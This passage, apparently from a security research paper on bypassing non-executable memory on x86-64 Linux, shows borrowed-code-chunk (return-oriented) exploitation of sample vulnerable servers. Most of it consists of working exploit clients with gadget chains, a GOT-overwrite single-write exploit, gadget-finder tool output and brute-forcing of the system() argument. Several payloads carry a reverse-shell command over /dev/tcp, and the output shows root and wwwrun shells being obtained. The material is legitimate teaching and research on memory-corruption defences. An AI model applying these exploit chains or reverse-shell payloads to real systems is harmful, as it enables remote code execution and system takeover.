0x0000000000400a5e <handle_connection+30>:     mov    $0x800,%edx
0x0000000000400a63 <handle_connection+35>:     callq  0x400848 <_init+72>
0x0000000000400a68 <handle_connection+40>:     mov    %ebx,%edi
0x0000000000400a6a <handle_connection+42>:     mov    $0x3,%edx
0x0000000000400a6f <handle_connection+47>:     mov    $0x400d1b,%esi
0x0000000000400a74 <handle_connection+52>:     callq  0x400868 <_init+104>
0x0000000000400a79 <handle_connection+57>:     add    $0x400,%rsp
0x0000000000400a80 <handle_connection+64>:     xor    %eax,%eax
0x0000000000400a82 <handle_connection+66>:     pop    %rbx
0x0000000000400a83 <handle_connection+67>:     retq
```

All we control when the overfbw happens is the content on the stack. At address `0x0000000000400a82` we see

```
0x0000000000400a82 <handle_connection+66>:     pop    %rbx
0x0000000000400a83 <handle_connection+67>:     retq
```

We can control content of register `%rbx`, too. Might it be possible that `%rbx` is moved to `%rdi` somewhere? Probably, but the problem is that the

instructions which actually do this have to be prefix of a `retq` instruction since after `%rdi` has been properly filled with the address of the *system(3)* argument this function has to be called. Every single instruction between filling `%rdi` with the right value and the `retq` raises the probability that this content is destroyed or the code accesses invalid memory and segfaults. After an overflow we are not in a very stable program state at all. Lets see which maybe interesting instructions are a prefix of a `retq`.

```
0x00002aaaaac7b632 <sysctl+130>:        mov    0x68(%rsp),%rbx
0x00002aaaaac7b637 <sysctl+135>:        mov    0x70(%rsp),%rbp
0x00002aaaaac7b63c <sysctl+140>:        mov    0x78(%rsp),%r12
0x00002aaaaac7b641 <sysctl+145>:        mov    0x80(%rsp),%r13
0x00002aaaaac7b649 <sysctl+153>:        mov    0x88(%rsp),%r14
0x00002aaaaac7b651 <sysctl+161>:        mov    0x90(%rsp),%r15
0x00002aaaaac7b659 <sysctl+169>:        add    $0x98,%rsp
0x00002aaaaac7b660 <sysctl+176>:        retq
```

Interesting. This lets us fill `%rbx, %rbp, %r12..%r15`. But useless for our purpose. It might help if one of these registers is moved to `%rdi` somewhere else though.

```
0x00002aaaaac50bf4 <setuid+52>: mov    %rsp,%rdi
0x00002aaaaac50bf7 <setuid+55>: callq  *%eax
```

We can move content of `%rsp` to `%rdi`. If we wind up `%rsp` to the right position this is a way to go. Hence, we would need to fill `%eax` with the address of *system(3)*...

```
0x00002aaaaac743d5 <ulimit+133>:        mov    %rbx,%rax
0x00002aaaaac743d8 <ulimit+136>:        add    $0xe0,%rsp
0x00002aaaaac743df <ulimit+143>:        pop    %rbx
0x00002aaaaac743e0 <ulimit+144>:        retq
```

Since we control `%rbx` from the *handle_connection()* outro we can fill `%rax` with arbitrary values too. `%rdi` will be filled with a stack address where we put the argument to *system(3)* to. Just lets reassemble which code snippets we *borrowed* from the *server* binary and in which order they are executed:

```
0x0000000000400a82 <handle_connection+66>:      pop    %rbx
0x0000000000400a83 <handle_connection+67>:      retq

0x00002aaaaac743d5 <ulimit+133>:                mov    %rbx,%rax
0x00002aaaaac743d8 <ulimit+136>:                add    $0xe0,%rsp
0x00002aaaaac743df <ulimit+143>:                pop    %rbx
0x00002aaaaac743e0 <ulimit+144>:                retq

0x00002aaaaac50bf4 <setuid+52>:                 mov    %rsp,%rdi
0x00002aaaaac50bf7 <setuid+55>:                 callq  *%eax
```

The `retq` instructions actually chain the code chunks together (we control the stack!) so you can skip it while reading the code. Virtually, since we control the stack, the following code gets executed:

```
pop    %rbx
mov    %rbx,%rax
add    $0xe0,%rsp
pop    %rbx
mov    %rsp,%rdi
callq  *%eax
```

That's an instruction sequence which fills all the registers we need with values controlled by the attacker. This code snippet will actually be a call to *system("sh </dev/tcp/127.0.0.1/3128 >/dev/tcp/127.0.0.1/8080")* which is a back-connect shellcode.

5 And does this really work?

Yes. Client and server program can be found at [10] so you can test it yourself. If you use a different target platform than mine you might have to adjust the addresses for the libc functions and the borrowed instructions. Also, the client program wants to be compiled on a 64 bit machine since otherwise the compiler complains on too large integer values.

```
void exploit(const char *host)
{
    int sock = -1;
    char trigger[4096];
    size_t tlen = sizeof(trigger);
    struct t_stack {
        char buf[1024];
        u_int64_t rbx;  // to be moved to %rax to be called as *eax = system():
                        // 0x0000000000400a82 <handle_connection+66>:      pop    %rbx
                        // 0x0000000000400a83 <handle_connection+67>:      retq

        u_int64_t ulimit_133;  // to call:
                               // 0x00002aaaaac743d5 <ulimit+133>:        mov    %rbx,%rax
                               // 0x00002aaaaac743d8 <ulimit+136>:        add    $0xe0,%rsp
                               // 0x00002aaaaac743df <ulimit+143>:        pop    %rbx
                               // 0x00002aaaaac743e0 <ulimit+144>:        retq
                               // to yield %rbx in %rax

        char rsp_off[0xe0 + 8];  // 0xe0 is added and one pop
        u_int64_t setuid_52;     // to call:
                                 // 0x00002aaaaac50bf4 <setuid+52>: mov    %rsp,%rdi
                                 // 0x00002aaaaac50bf7 <setuid+55>: callq  *%eax

        char system[512];        // system() argument has to be *here*

    } __attribute__ ((packed)) server_stack;

    char *cmd = "sh < /dev/tcp/127.0.0.1/3128  > /dev/tcp/127.0.0.1/8080;";
    //char nop = ';';

    memset(server_stack.buf, 'X', sizeof(server_stack.buf));
    server_stack.rbx = 0x00002aaaaabfb290;
    server_stack.ulimit_133 = 0x00002aaaaac743d5;
    memset(server_stack.rsp_off, 'A', sizeof(server_stack.rsp_off));
    server_stack.setuid_52 = 0x00002aaaaac50bf4;
    memset(server_stack.system, 0, sizeof(server_stack.system)-1);

    assert(strlen(cmd) < sizeof(server_stack.system));

    strcpy(server_stack.system, cmd);

    if ((sock = tcp_connect(host, 1234)) < 0)
        die("tcp_connect");

    read(sock, trigger, sizeof(trigger));

    assert(tlen > sizeof(server_stack));
    memcpy(trigger, &server_stack, sizeof(server_stack));
    writen(sock, trigger, tlen);
    usleep(1000);
    read(sock, trigger, 1);
    close(sock);
}
```

To make it clear, this is a remote exploit for the sample overflow server, not just some local theoretical proof of concept that some instructions can be executed. The attacker will get full shell access.

6 Single write exploits

The last sections focused on stack based overflows and how to exploit them. I already mentioned that heap based buffer overflows or format string bugs can be mapped to stack based overflows in most cases. To demonstrate this, I wrote a second overflow server which basically allows you to write an arbitrary (64-bit) value to an arbitrary (64-bit) address. This scenario is what happens under the hood of a so called malloc exploit or format string exploit. Due to overwriting of internal memory control structures it allows the attacker to write arbitrary content to an arbitrary address. A in depth description of the malloc exploiting techniques can be found in [8].

```
 1    #include <stdio.h>
 2    #include <netinet/in.h>
 3    #include <sys/socket.h>
 4    #include <sys/types.h>
 5    #include <errno.h>
 6    #include <unistd.h>
 7    #include <arpa/inet.h>
 8    #include <stdlib.h>
 9    #include <string.h>
10    #include <sys/wait.h>
11    #include <sys/mman.h>


12    void die(const char *s)
13    {
14        perror(s);
15        exit(errno);
16    }



17    int handle_connection(int fd)
18    {
19        char buf[1024];
20        size_t val1, val2;

21        write(fd, "OF Server 1.0\n", 14);
22        read(fd, buf, sizeof(buf));
23        write(fd, "OK\n", 3);

24        read(fd, &val1, sizeof(val1));
25        read(fd, &val2, sizeof(val2));
26        *(size_t*)val1 = val2;
27        write(fd, "OK\n", 3);

28        return 0;
29    }


30    void sigchld(int x)
31    {
32        while (waitpid(-1, NULL, WNOHANG) != -1);
33    }


34    int main()
35    {
36        int sock = -1, afd = -1;
37        struct sockaddr_in sin;
38        int one = 1;

39        printf("&sock = %p system=%p mmap=%p\n", &sock, system, mmap);

40        if ((sock = socket(PF_INET, SOCK_STREAM, 0)) < 0)
41            die("socket");
42        memset(&sin, 0, sizeof(sin));
43        sin.sin_family = AF_INET;
44        sin.sin_port = htons(1234);
45        sin.sin_addr.s_addr = INADDR_ANY;

46        setsockopt(sock, SOL_SOCKET, SO_REUSEADDR, &one, sizeof(one));

47        if (bind(sock, (struct sockaddr *)&sin, sizeof(sin)) < 0)
```

```
48            die("bind");
49        if (listen(sock, 10) < 0)
50            die("listen");

51        signal(SIGCHLD, sigchld);

52        for (;;) {
53            if ((afd = accept(sock, NULL, 0)) < 0 && errno != EINTR)
54                die("accept");
55            if (afd < 0)
56                continue;
57            if (fork() == 0) {
58                handle_connection(afd);
59                exit(0);
60            }
61            close(afd);
62        }

63        return 0;
64    }
```

An exploiting client has to fill `val1` and `val2` with proper values. Most of the time the Global Offset Table *GOT* is the place of choice to write values to. A disassembly of the new *server2* binary shows why.

```
0000000000400868 <write@plt>:
  400868:       ff 25 8a 09 10 00       jmpq   *1051018(%rip)        # 5011f8 <_GLOBAL_OFFSET_TABLE_+0x38>
  40086e:       68 04 00 00 00          pushq  $0x4
  400873:       e9 a0 ff ff ff          jmpq   400818 <_init+0x18>
```

When *write()* is called, transfer is controlled to the *write()* entry in the Procedure Linkage Table *PLT*. This is due to the position independent code, please see [2]. The code looks up the real address to jump to from the *GOT*. The slot which holds the address of glibc's *write()* is at address `0x5011f8`. If we fill this address with an address of our own, control is transfered there. However, we again face the problem that we can not execute any shellcode due to restrictive page protections. We have to use the *code chunks borrow technique* in some variant. The trick is here to shift the stack frame upwards to a stack location where we control the content. This location is *buf* in this example but in a real server it could be some other buffer some functions upwards in the calling chain as well. Basically the same technique called *stack pointer lifting* was described in [5] but this time we use it to not exploit a stack based overflow but a single-write failure. How can we lift the stack pointer? By jumping in a appropriate function outro. We just have to find out how many bytes the stack pointer has to be lifted. If I calculate correctly it has to be at least two 64-bit values (val1 and val2) plus a saved return address from the write call = *3*sizeof(u_int64_t) = 3*8 = 24* Bytes. At least. Then `%rsp` points directly into *buf* which is under control of the attacker and the game starts again.
Some code snippets from *glibc* which shows that `%rsp` can be lifted at almost arbitrary amounts:

```
48158:       48 81 c4 d8 00 00 00    add    $0xd8,%rsp
4815f:       c3                      retq

4c8f5:       48 81 c4 a8 82 00 00    add    $0x82a8,%rsp
4c8fc:       c3                      retq
```

```
58825:       48 81 c4 00 10 00 00    add    $0x1000,%rsp
5882c:       48 89 d0                mov    %rdx,%rax
5882f:       5b                      pop    %rbx
58830:       c3                      retq


5a76d:       48 83 c4 48             add    $0x48,%rsp
5a771:       c3                      retq

5a890:       48 83 c4 58             add    $0x58,%rsp
5a894:       c3                      retq

5a9f0:       48 83 c4 48             add    $0x48,%rsp
5a9f4:       c3                      retq

5ad01:       48 83 c4 68             add    $0x68,%rsp
5ad05:       c3                      retq

5b8e2:       48 83 c4 18             add    $0x18,%rsp
5b8e6:       c3                      retq

5c063:       48 83 c4 38             add    $0x38,%rsp
5c067:       c3                      retq

0x00002aaaaac1a90a <funlockfile+298>:   add    $0x8,%rsp
0x00002aaaaac1a90e <funlockfile+302>:   pop    %rbx
0x00002aaaaac1a90f <funlockfile+303>:   pop    %rbp
0x00002aaaaac1a910 <funlockfile+304>:   retq
```

The last code chunk fits perfectly in our needs since it lifts the stack pointer by exactly 24 Bytes. So the value we write to the address `0x5011f8` [3] is `0x00002aaaaac1a90a`. When lifting is done, `%rsp` points to *buf*, and we can re-use the addresses and values from the other exploit.

```
void exploit(const char *host)
{
    int sock = -1;
    char trigger[1024];
    size_t tlen = sizeof(trigger), val1, val2;
    struct t_stack {
        u_int64_t ulimit_143;   // stack lifting from modified GOT pops this into %rip
        u_int64_t rbx;          // to be moved to %rax to be called as *eax = system():
                                // 0x00002aaaaac743df <ulimit+143>:        pop    %rbx
                                // 0x00002aaaaac743e0 <ulimit+144>:        retq

        u_int64_t ulimit_133;   // to call:
                                // 0x00002aaaaac743d5 <ulimit+133>:        mov    %rbx,%rax
                                // 0x00002aaaaac743d8 <ulimit+136>:        add    $0xe0,%rsp
                                // 0x00002aaaaac743df <ulimit+143>:        pop    %rbx
                                // 0x00002aaaaac743e0 <ulimit+144>:        retq
                                // to yied %rbx in %rax

        char rsp_off[0xe0 + 8]; // 0xe0 is added and one pop
        u_int64_t setuid_52;    // to call:
                                // 0x00002aaaaac50bf4 <setuid+52>: mov    %rsp,%rdi
                                // 0x00002aaaaac50bf7 <setuid+55>: callq  *%eax

        char system[512];       // system() argument has to be *here*

    } __attribute__ ((packed)) server_stack;

    char *cmd = "sh < /dev/tcp/127.0.0.1/3128  > /dev/tcp/127.0.0.1/8080;";

    server_stack.ulimit_143 = 0x00002aaaaac743df;
    server_stack.rbx = 0x00002aaaaabfb290;
    server_stack.ulimit_133 = 0x00002aaaaac743d5;
    memset(server_stack.rsp_off, 'A', sizeof(server_stack.rsp_off));
    server_stack.setuid_52 = 0x00002aaaaac50bf4;
    memset(server_stack.system, 0, sizeof(server_stack.system)-1);

    assert(strlen(cmd) < sizeof(server_stack.system));

    strcpy(server_stack.system, cmd);

    if ((sock = tcp_connect(host, 1234)) < 0)
        die("tcp_connect");
```

[3] The *GOT* entry we want to modify.

```
        read(sock, trigger, sizeof(trigger));

        assert(tlen > sizeof(server_stack));
        memcpy(trigger, &server_stack, sizeof(server_stack));
        writen(sock, trigger, tlen);
        usleep(1000);
        read(sock, trigger, 3);

        // 0000000000400868 <write@plt>:
        //  400868:       ff 25 8a 09 10 00       jmpq   *1051018(%rip)        # 5011f8 <_GLOBAL_OFFSET_TABLE_+0x38>
        //  40086e:       68 04 00 00 00          pushq  $0x4
        //  400873:       e9 a0 ff ff ff          jmpq   400818 <_init+0x18>

        val1 = 0x5011f8;
        val2 = 0x00002aaaaac1a90a;          // stack lifting from funlockfile+298
        writen(sock, &val1, sizeof(val1));
        writen(sock, &val2, sizeof(val2));

        sleep(10);
        read(sock, trigger, 3);
        close(sock);
    }
```

The code which gets executed is (`retq` omitted):

```
add    $0x8,%rsp
pop    %rbx
pop    %rbp

pop    %rbx
mov    %rbx,%rax
add    $0xe0,%rsp
pop    %rbx
mov    %rsp,%rdi
callq  *%eax
```

Thats very similar to the first exploiting function except the stack has to be lifted to the appropriate location. The first three instructions are responsible for this. The exploit works also without brute forcing and it works very well:

```
linux: $ ./client2

Connected!
Linux linux 2.6.11.4-20a-default #1 Wed Mar 23 21:52:37 UTC 2005 x86_64 x86_64 x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
 11:04:39 up  2:23,  5 users,  load average: 0.36, 0.18, 0.06
USER     TTY        LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1       08:42    3.00s  0.11s  0.00s ./server2
user     tty2       08:42    0.00s  0.31s  0.01s login -- user
user     tty3       08:43   42:56   0.11s  0.11s -bash
user     tty4       09:01    6:11   0.29s  0.29s -bash
user     tty5       10:04   51:08   0.07s  0.07s -bash
```

Figure 1: Six important code chunks and its opcodes.

Code chunks	Opcodes
pop %rdi; retq	0x5f 0xc3
pop %rsi; retq	0x5e 0xc
pop %rdx; retq	0x5a 0xc3
pop %rcx; retq	0x59 0xc3
pop %r8; retq	0x41 0x58 0xc3
pop %r9; retq	0x41 0x59 0xc3

Figure 2: Stack layout of a 3-argument function call. Higher addresses at the top.

...
&function
argument3
&pop %rdx; retq
argument2
&pop %rsi; retq
argument1
&pop %rdi; retq
...

7 Automated exploitation

During the last sections it was obvious that the described technique is very powerful and it is easily possible to bypass the buffer overflow protection based on the R/X splitting. Nevertheless it is a bit of a hassle to walk through the target code and search for proper instructions to build up a somewhat useful code chain. It would be much easier if something like a special shellcode compiler would search the address space and build a fake stack which has all the code chunks and symbols already resolved and which can be imported by the exploit.
The ABI says that the first six integer arguments are passed within the registers `%rdi,%rsi,%rdx,%rcx,%r8,%r9` in that order. So we have to search for these instructions which do not need to be placed on instruction boundary but can be located somewhere within an executable page. Lets have a look at the opcodes of the code chunks we need at figure 1.

As can be seen, the four most important chunks have only a length of two byte. The library calls attackers commonly need do not have more than three arguments in most cases. Chances to find these two-byte chunks within *libc* or other loaded libraries of the target program are very high.

A stack frame for a library call with three arguments assembled with borrowed code chunks is shown in figure 2. & is the address operator as known from the C programming language. Keep in mind: arguments to *function()* are passed within the registers. The arguments on the stack are popped into the registers by placing the addresses of the appropriate code chunks on the stack. Such one block will execute *function()* and can be chained with other blocks to execute more than one function. A small tool which builds such stack frames from a special input language is available at [10].

```
linux: $ ps aux|grep server
root      7020  0.0  0.0   2404   376 tty3     S+   12:14   0:00 ./server
root      7188  0.0  0.1   2684   516 tty2     R+   12:33   0:00 grep server
linux:  $ cat calls
0
setuid
fork
1
2
3
setresuid
42
close
1
exit
linux: $ ./find -p 7020 < calls
7190: [2aaaaaaab000-2aaaaaac1000] 0x2aaaaaaab000-0x2aaaaaac1000 /lib64/ld-2.3.4.so
pop %rsi; retq @0x2aaaaaaabdfd /lib64/ld-2.3.4.so

pop %rdi; retq @0x2aaaaaaac0a9 /lib64/ld-2.3.4.so

7190: [2aaaaabc2000-2aaaaabc4000] 0x2aaaaabc2000-0x2aaaaabc4000 /lib64/libdl.so.2
7190: [2aaaaacc5000-2aaaaade2000] 0x2aaaaacc5000-0x2aaaaade2000 /lib64/tls/libc.so.6
pop %r8; retq @0x2aaaaacf82c3 /lib64/tls/libc.so.6

pop %rdx; retq @0x2aaaaad890f5 /lib64/tls/libc.so.6

Target process 7020, offset 0
Target process 7020, offset 0
libc_offset=1060864
Target process 7020, offset 1060864
Target process 7020, offset 1060864

pop %rdi; retq 0x2aaaaaaac0a9 0 /lib64/ld-2.3.4.so
pop %rsi; retq 0x2aaaaaaabdfd 0 /lib64/ld-2.3.4.so
pop %rdx; retq 0x2aaaaad890f5 1060864 /lib64/tls/libc.so.6
pop %rcx; retq (nil) 0 (null)
pop %r8; retq 0x2aaaaacf82c3 1060864 /lib64/tls/libc.so.6
pop %r9; retq (nil) 0 (null)
u_int64_t chunks[] = {
        0x2aaaaaaac0a9, // pop %rdi; retq,/lib64/ld-2.3.4.so
        0x0,
        0x2aaaaac50bc0, // setuid

        0x2aaaaac4fdd0, // fork

        0x2aaaaaaac0a9, // pop %rdi; retq,/lib64/ld-2.3.4.so
        0x1,
        0x2aaaaaaabdfd, // pop %rsi; retq,/lib64/ld-2.3.4.so
        0x2,
        0x2aaaaac860f5, // pop %rdx; retq,/lib64/tls/libc.so.6
        0x3,
        0x2aaaaac50e60, // setresuid

        0x2aaaaaaac0a9, // pop %rdi; retq,/lib64/ld-2.3.4.so
        0x2a,
        0x2aaaaac6ed00, // close

        0x2aaaaaaac0a9, // pop %rdi; retq,/lib64/ld-2.3.4.so
        0x1,
        0x2aaaaabf2610, // exit

};
```

The *calls* file is written in that special language and tells the chunk com-

piler to build a stack frame which, if placed appropriately on the vulnerable *server* program, calls the function sequence of

```
setuid(0);
fork();
setresuid(1,2,3);
close(42);
exit(1);
```

just to demonstrate that things work. These are actually calls to *libc* functions. These are not direct calls to system-calls via the `SYSCALL` instruction. The order of arguments is PASCAL-style within the chunk-compiler language, e.g. the first argument comes first. The important output is the `u_int64_t chunks[]` array which can be used right away to exploit the process which it was given via the *-p* switch. This was the PID of the *server* process in this example. The array can be cut&pasted to the *exploit()* function:

```
void exploit(const char *host)
{
    int sock = -1;
    char trigger[4096];
    size_t tlen = sizeof(trigger);
    struct t_stack {
        char buf[1024];
        u_int64_t rbx;
        u_int64_t code[17];
    } __attribute__ ((packed)) server_stack;

    u_int64_t chunks[] = {
            0x2aaaaaaac0a9, // pop %rdi; retq,/lib64/ld-2.3.4.so
            0x0,
            0x2aaaaac50bc0, // setuid

            0x2aaaaac4fdd0, // fork

            0x2aaaaaaac0a9, // pop %rdi; retq,/lib64/ld-2.3.4.so
            0x1,
            0x2aaaaaaabdfd, // pop %rsi; retq,/lib64/ld-2.3.4.so
            0x2,
            0x2aaaaac860f5, // pop %rdx; retq,/lib64/tls/libc.so.6
            0x3,
            0x2aaaaac50e60, // setresuid

            0x2aaaaaaac0a9, // pop %rdi; retq,/lib64/ld-2.3.4.so
            0x2a,
            0x2aaaaac6ed00, // close

            0x2aaaaaaac0a9, // pop %rdi; retq,/lib64/ld-2.3.4.so
            0x1,
            0x2aaaaabf2610, // exit
    };

    memset(server_stack.buf, 'X', sizeof(server_stack.buf));
    server_stack.rbx = 0x00002aaaaabfb290;
    memcpy(server_stack.code, chunks, sizeof(server_stack.code));

    if ((sock = tcp_connect(host, 1234)) < 0)
        die("tcp_connect");

    read(sock, trigger, sizeof(trigger));

    assert(tlen > sizeof(server_stack));
    memcpy(trigger, &server_stack, sizeof(server_stack));
    writen(sock, trigger, tlen);
    usleep(1000);
    read(sock, trigger, 1);
    close(sock);
}
```

When running the exploit *client-automatic*, an attached `strace` shows that the right functions are executed in the right order. This time the system-calls are actually shown in the trace-log but thats OK since the triggered *libc* calls will eventually call the corresponding system calls.

```
linux:~ # strace -i -f -p 7020
Process 7020 attached - interrupt to quit
[    2aaaaac7bd72] accept(3, 0, NULL)   = 4
[    2aaaaac4fe4b] clone(Process 7227 attached
child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0x2aaaaade8b90) = 7227
[pid  7020] [    2aaaaac6ed12] close(4) = 0
[pid  7020] [    2aaaaac7bd72] accept(3,  <unfinished ...>
[pid  7227] [    2aaaaac6ee22] write(4, "OF Server 1.0\n", 14) = 14
[pid  7227] [    2aaaaac6ed92] read(4, "XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"..., 4096) = 4096
[pid  7227] [    2aaaaac6ee22] write(4, "OK\n", 3) = 3
[pid  7227] [    2aaaaac50bd9] setuid(0) = 0
[pid  7227] [    2aaaaac4fe4b] clone(Process 7228 attached
child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0x2aaaaade8b90) = 7228
[pid  7227] [    2aaaaac50e7d] setresuid(1, 2, 3) = 0
[pid  7227] [    2aaaaac6ed12] close(42) = -1 EBADF (Bad file descriptor)
[pid  7227] [    2aaaaac78579] munmap(0x2aaaaaac2000, 4096) = 0
[pid  7227] [    2aaaaac500fa] exit_group(1) = ?
Process 7227 detached
[pid  7020] [    2aaaaac7bd72] <... accept resumed> 0, NULL) = ? ERESTARTSYS (To be restarted)
[pid  7020] [    2aaaaac7bd72] --- SIGCHLD (Child exited) @ 0 (0) ---
[pid  7020] [    2aaaaac4f6d4] wait4(-1, NULL, WNOHANG, NULL) = 7227
[pid  7020] [    2aaaaac4f6d4] wait4(-1, NULL, WNOHANG, NULL) = -1 ECHILD (No child processes)
[pid  7020] [    2aaaaabeff09] rt_sigreturn(0xffffffffffffffff) = 43
[pid  7020] [    2aaaaac7bd72] accept(3,  <unfinished ...>
[pid  7228] [    2aaaaac50e7d] setresuid(1, 2, 3) = 0
[pid  7228] [    2aaaaac6ed12] close(42) = -1 EBADF (Bad file descriptor)
[pid  7228] [    2aaaaac78579] munmap(0x2aaaaaac2000, 4096) = 0
[pid  7228] [    2aaaaac500fa] exit_group(1) = ?
Process 7228 detached
```

Everything worked as expected, even the *fork(2)* which can be seen by the the spawned process. I don't want to hide the fact that all the exploits send 0-bytes across the wire. If the target process introduces *strcpy(3)* calls this might be problematic since 0 is the string terminator. However, deeper research might allow to remove the 0-bytes and most overflows today don't happen anymore due to stupid *strcpy(3)* calls. Indeed even most of them accept 0 bytes since most overflows happen due to integer miscalculation of length fields today.

Eventually we want to generate a shellcode which executes a shell. We still use the same vulnerable *server* program. But this time we generate a stack which also calls the *system(3)* function instead of the dummy calls from the last example. To show that its still a calling sequence and not just a single function call, the UID is set to the *wwwrun* user via the *setuid(3)* function call. The problem with a call to *system(3)* is that it expects a pointer argument. The code generator however is not clever enough [4] to find out where the command is located. Thats why we need to brute force the argument for *system(3)* within the exploit. As with common old-school exploits, we can use NOP's to increase the steps during brute force. We know that the command string is located on the stack. The space character ' ' serves very well as a NOP since our NOP will be a NOP to the *system(3)* argument, e.g. we can pass `"/bin/sh"` or `"  /bin/sh"` to *system(3)*.

[4] Not yet clever enough. It is however possible to use *ptrace(2)* to look for the address of certain strings in the target process address space.

```
linux:$ ps aux|grep server
root      7207  0.0  0.0   2404   368 tty1     S+   15:09   0:00 ./server
user@linux:> cat calls-shell
30
setuid
/bin/sh
system
linux:$ ./find -p 7207 < calls-shell
7276: [2aaaaaaab000-2aaaaaac1000] 0x2aaaaaaab000-0x2aaaaaac1000 /lib64/ld-2.3.4.so
pop %rsi; retq @0x2aaaaaaabdfd /lib64/ld-2.3.4.so

pop %rdi; retq @0x2aaaaaaac0a9 /lib64/ld-2.3.4.so

7276: [2aaaaabc2000-2aaaaabc4000] 0x2aaaaabc2000-0x2aaaaabc4000 /lib64/libdl.so.2
7276: [2aaaaacc5000-2aaaaade2000] 0x2aaaaacc5000-0x2aaaaade2000 /lib64/tls/libc.so.6
pop %r8; retq @0x2aaaaacf82c3 /lib64/tls/libc.so.6

pop %rdx; retq @0x2aaaaad890f5 /lib64/tls/libc.so.6

Target process 7207, offset 0
Target process 7207, offset 0
libc_offset=1060864
Target process 7207, offset 1060864
Target process 7207, offset 1060864


pop %rdi; retq 0x2aaaaaaac0a9 0 /lib64/ld-2.3.4.so
pop %rsi; retq 0x2aaaaaaabdfd 0 /lib64/ld-2.3.4.so
pop %rdx; retq 0x2aaaaad890f5 1060864 /lib64/tls/libc.so.6
pop %rcx; retq (nil) 0 (null)
pop %r8; retq 0x2aaaaacf82c3 1060864 /lib64/tls/libc.so.6
pop %r9; retq (nil) 0 (null)
u_int64_t chunks[] = {
        0x2aaaaaaac0a9, // pop %rdi; retq,/lib64/ld-2.3.4.so
        0x1e,
        0x2aaaaac50bc0, // setuid

        0x2aaaaaaac0a9, // pop %rdi; retq,/lib64/ld-2.3.4.so
        </bin/sh>,
        0x2aaaaabfb290, // system

};
linux:$
```

The fourth entry of the `chunks[]` array has to hold the address of the command and has to be brute forced. The exploit function looks like this:

```
 1    void exploit(const char *host)
 2    {
 3        int sock = -1;
 4        char trigger[4096];
 5        size_t tlen = sizeof(trigger);
 6        struct t_stack {
 7            char buf[1024];
 8            u_int64_t rbx;
 9            u_int64_t code[6];
10            char cmd[512];
11        } __attribute__ ((packed)) server_stack;

12        u_int64_t chunks[] = {
13                0x2aaaaaaac0a9, // pop %rdi; retq,/lib64/ld-2.3.4.so
14                0x1e,
15                0x2aaaaac50bc0, // setuid

16                0x2aaaaaaac0a9, // pop %rdi; retq,/lib64/ld-2.3.4.so
17                0,              // to be brute forced
18                0x2aaaaabfb290, // system
19        };
20        u_int64_t stack;
21        char *cmd = "                                                                                    "    // ~80 NOPs
22                    "sh < /dev/tcp/127.0.0.1/3128  > /dev/tcp/127.0.0.1/8080;";

23        memset(server_stack.buf, 'X', sizeof(server_stack.buf));
24        server_stack.rbx = 0x00002aaaaabfb290;
25        strcpy(server_stack.cmd, cmd);

26        for (stack = 0x7fffffeb000; stack < 0x800000000000; stack += 70) {
27            printf("0x%08lx\r", stack);
28            chunks[4] = stack;
29            memcpy(server_stack.code, chunks, sizeof(server_stack.code));

30            if ((sock = tcp_connect(host, 1234)) < 0)
31                die("tcp_connect");
```

```
            read(sock, trigger, sizeof(trigger));

            assert(tlen > sizeof(server_stack));
            memcpy(trigger, &server_stack, sizeof(server_stack));
            writen(sock, trigger, tlen);
            usleep(1000);
            read(sock, trigger, 1);
            close(sock);
        }
    }
```

Due to the brute forcing of the *system(3)* argument this time, the server executes a lot of junk until the right address is hit:

```
&sock = 0x7fffffff0fc system=0x400938 mmap=0x400928
sh: : command not found
sh: h: command not found
sh: : command not found
sh: -c: line 0: syntax error near unexpected token ‘newline’
sh: -c: line 0: ‘!’
sh: : command not found
sh: *: command not found
sh: *: command not found
sh: : command not found
sh:h: *: command not found
sh: : command not found
sh: : command not found
sh: : command not found
sh: X*: command not found
sh: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
sh: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
sh: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
sh: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX: command not
sh: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX: command not found
sh: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX: command not found
sh: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXA*: command not found
sh: XXXXXXXXXXXXXXXXXXXXXXXA*: command not found
sh: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX: command not
sh: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX: command not found
sh: *: command not found
```

However it eventually finds the right address:

```
linux: $ cc -Wall -O2 client-automatic-shell.c
linux: $ ./a.out
0x7fffffff1d6
Connected!
Linux linux 2.6.11.4-20a-default #1 Wed Mar 23 21:52:37 UTC 2005 x86_64 x86_64 x86_64 GNU/Linux
uid=30(wwwrun) gid=0(root) groups=0(root)
 15:38:51 up  2:01,  3 users,  load average: 0.74, 0.32, 0.14
USER     TTY        LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1      13:38   16.00s  5.84s  5.57s ./server
